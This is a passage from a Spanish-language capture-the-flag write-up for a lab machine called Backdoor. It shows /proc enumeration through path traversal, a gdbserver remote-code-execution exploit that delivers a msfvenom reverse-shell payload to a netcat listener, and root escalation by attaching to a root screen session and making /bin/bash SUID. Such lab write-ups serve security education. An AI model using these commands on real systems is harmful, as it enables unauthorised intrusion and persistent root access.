../../../../../../../proc/801/cmdline../../../../../../../proc/801/cmdline../../../../../../../proc/801/cmdline
../../../../../../../proc/802/cmdline../../../../../../../proc/802/cmdline../../../../../../../proc/802/cmdline
../../../../../../../proc/803/cmdline../../../../../../../proc/803/cmdline../../../../../../../proc/803/cmdline
../../../../../../../proc/804/cmdline../../../../../../../proc/804/cmdline../../../../../../../proc/804/cmdline
../../../../../../../proc/805/cmdline../../../../../../../proc/805/cmdline../../../../../../../proc/805/cmdline
../../../../../../../proc/806/cmdline../../../../../../../proc/806/cmdline../../../../../../../proc/806/cmdline
../../../../../../../proc/807/cmdline../../../../../../../proc/807/cmdline../../../../../../../proc/807/cmdline
../../../../../../../proc/808/cmdline../../../../../../../proc/808/cmdline../../../../../../../proc/808/cmdline
../../../../../../../proc/809/cmdline../../../../../../../proc/809/cmdline../../../../../../../proc/809/cmdline
../../../../../../../proc/810/cmdline../../../../../../../proc/810/cmdline../../../../../../../proc/810/cmdline/usr/sbin/atd-f
../../../../../../../proc/811/cmdline../../../../../../../proc/811/cmdline../../../../../../../proc/811/cmdline
../../../../../../../proc/812/cmdline../../../../../../../proc/812/cmdline../../../../../../../proc/812/cmdline
../../../../../../../proc/813/cmdline../../../../../../../proc/813/cmdline../../../../../../../proc/813/cmdline
../../../../../../../proc/814/cmdline../../../../../../../proc/814/cmdline../../../../../../../proc/814/cmdline
../../../../../../../proc/815/cmdline../../../../../../../proc/815/cmdline../../../../../../../proc/815/cmdline
../../../../../../../proc/816/cmdline../../../../../../../proc/816/cmdline../../../../../../../proc/816/cmdline
../../../../../../../proc/817/cmdline../../../../../../../proc/817/cmdline../../../../../../../proc/817/cmdline
../../../../../../../proc/818/cmdline../../../../../../../proc/818/cmdline../../../../../../../proc/818/cmdline
../../../../../../../proc/819/cmdline../../../../../../../proc/819/cmdline../../../../../../../proc/819/cmdline
../../../../../../../proc/820/cmdline../../../../../../../proc/820/cmdline../../../../../../../proc/820/cmdline
../../../../../../../proc/821/cmdline../../../../../../../proc/821/cmdline../../../../../../../proc/821/cmdline
../../../../../../../proc/822/cmdline../../../../../../../proc/822/cmdline../../../../../../../proc/822/cmdline
../../../../../../../proc/823/cmdline../../../../../../../proc/823/cmdline../../../../../../../proc/823/cmdline
../../../../../../../proc/824/cmdline../../../../../../../proc/824/cmdline../../../../../../../proc/824/cmdline
../../../../../../../proc/825/cmdline../../../../../../../proc/825/cmdline../../../../../../../proc/825/cmdline
../../../../../../../proc/826/cmdline../../../../../../../proc/826/cmdline../../../../../../../proc/826/cmdline
../../../../../../../proc/827/cmdline../../../../../../../proc/827/cmdline../../../../../../../proc/827/cmdline
../../../../../../../proc/828/cmdline../../../../../../../proc/828/cmdline../../../../../../../proc/828/cmdline/usr/bin/vmtoolsd
../../../../../../../proc/829/cmdline../../../../../../../proc/829/cmdline../../../../../../../proc/829/cmdline/usr/bin/vmtoolsd
../../../../../../../proc/830/cmdline../../../../../../../proc/830/cmdline../../../../../../../proc/830/cmdline
../../../../../../../proc/831/cmdline../../../../../../../proc/831/cmdline../../../../../../../proc/831/cmdline/bin/sh-cwhile true;do su user -c "cd /home/user;gdbserver --once 0.0.0.0:1337 /bin/true;"; done
../../../../../../../proc/832/cmdline../../../../../../../proc/832/cmdline../../../../../../../proc/832/cmdline
```

Zoom:

```
./proc/830/cmdline
./proc/831/cmdline/bin/sh-cwhile true;do su user -c "cd /home/user;gdbserver --once 0.0.0.0:1337 /bin/true;"; done
./proc/832/cmdline
```

Vemos que en el proceso 831 esta invocando al servicio gdbserver por el puerto 1337 el cual esta expuesto. Vamos a ver si hay alguna vulnerabilidad para ese servicio:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit gdbserver
------------------------------------------------------------
 Exploit Title
------------------------------------------------------------
GNU gdbserver 9.2 - Remote Command Execution (RCE)
------------------------------------------------------------
```

Nos lo descargamos y vemos como ejecutarlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 50539.py -h

Usage: python3 50539.py <gdbserver-ip:port> <path-to-shellcode>

Example:
- Victim's gdbserver   →  10.10.10.200:1337
- Attacker's listener  →  10.10.10.100:4444

1. Generate shellcode with msfvenom:
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.10.100 LPORT=4444 PrependFork=true -o rev.bin

2. Listen with Netcat:
$ nc -nlvp 4444

3. Run the exploit:
$ python3 50539.py 10.10.10.200:1337 rev.bin
```

Tenemos que crear un archivo "bin" con msfvenom, ponernos a la escucha por netcat y rebiremos la reverse shell:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.7 LPORT=1234 PrependFork=true -o rev.bin
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 106 bytes
Saved as: rev.bin
```

Lo ejecutamos:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 50539.py 10.10.11.125:1337 rev.bin
[+] Connected to target. Preparing exploit
[+] Found x64 arch
[+] Sending payload
[*] Pwned!! Check your listener
```

Recibimos la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.125] 54966
whoami
user
```

ESCALADA DE PRIVILEGIOS

Vamos a ver los permisos SUID que tenemos con el usuario actual:

```
user@Backdoor:/$ find / -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/su
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/screen
```

Podemos ejecutar screen como SUID. Vamosa ver los procesos que implican screen:

```
user@Backdoor:/$ ps -aux|grep screen
root         833  0.0  0.0   2608  1652 ?        Ss   09:16   0:02 /bin/sh -c while true;do sleep 1;find /var/run/screen/S-root/ -empty -exec screen -dmS root \;; done
user       26679  0.0  0.0   3436   732 pts/1    S+   12:05   0:00 grep --color=auto screen
user@Backdoor:/$
```

Lo que esta haciendo es crear una sesion identificada con el nombre de root en la ruta /var/run/screen/S-root. Lo que podemos hacer es sincronizarnos con esta sesion a traves del siguiente comando:

`screen -x root/`

```
root@Backdoor:~# whoami
root
root@Backdoor:~# ls
root.txt
```

Para no estar dependiendo de esta sesion podemos otorgar permisos SUID a la bash para poder escalar privilegios:

```
root@Backdoor:~# chmod +s /bin/bash
root@Backdoor:~#
```

Ahora podemos ser root a traves del usuario user:

```
user@Backdoor:/$ /bin/bash -p
bash-5.0# whoami
root
```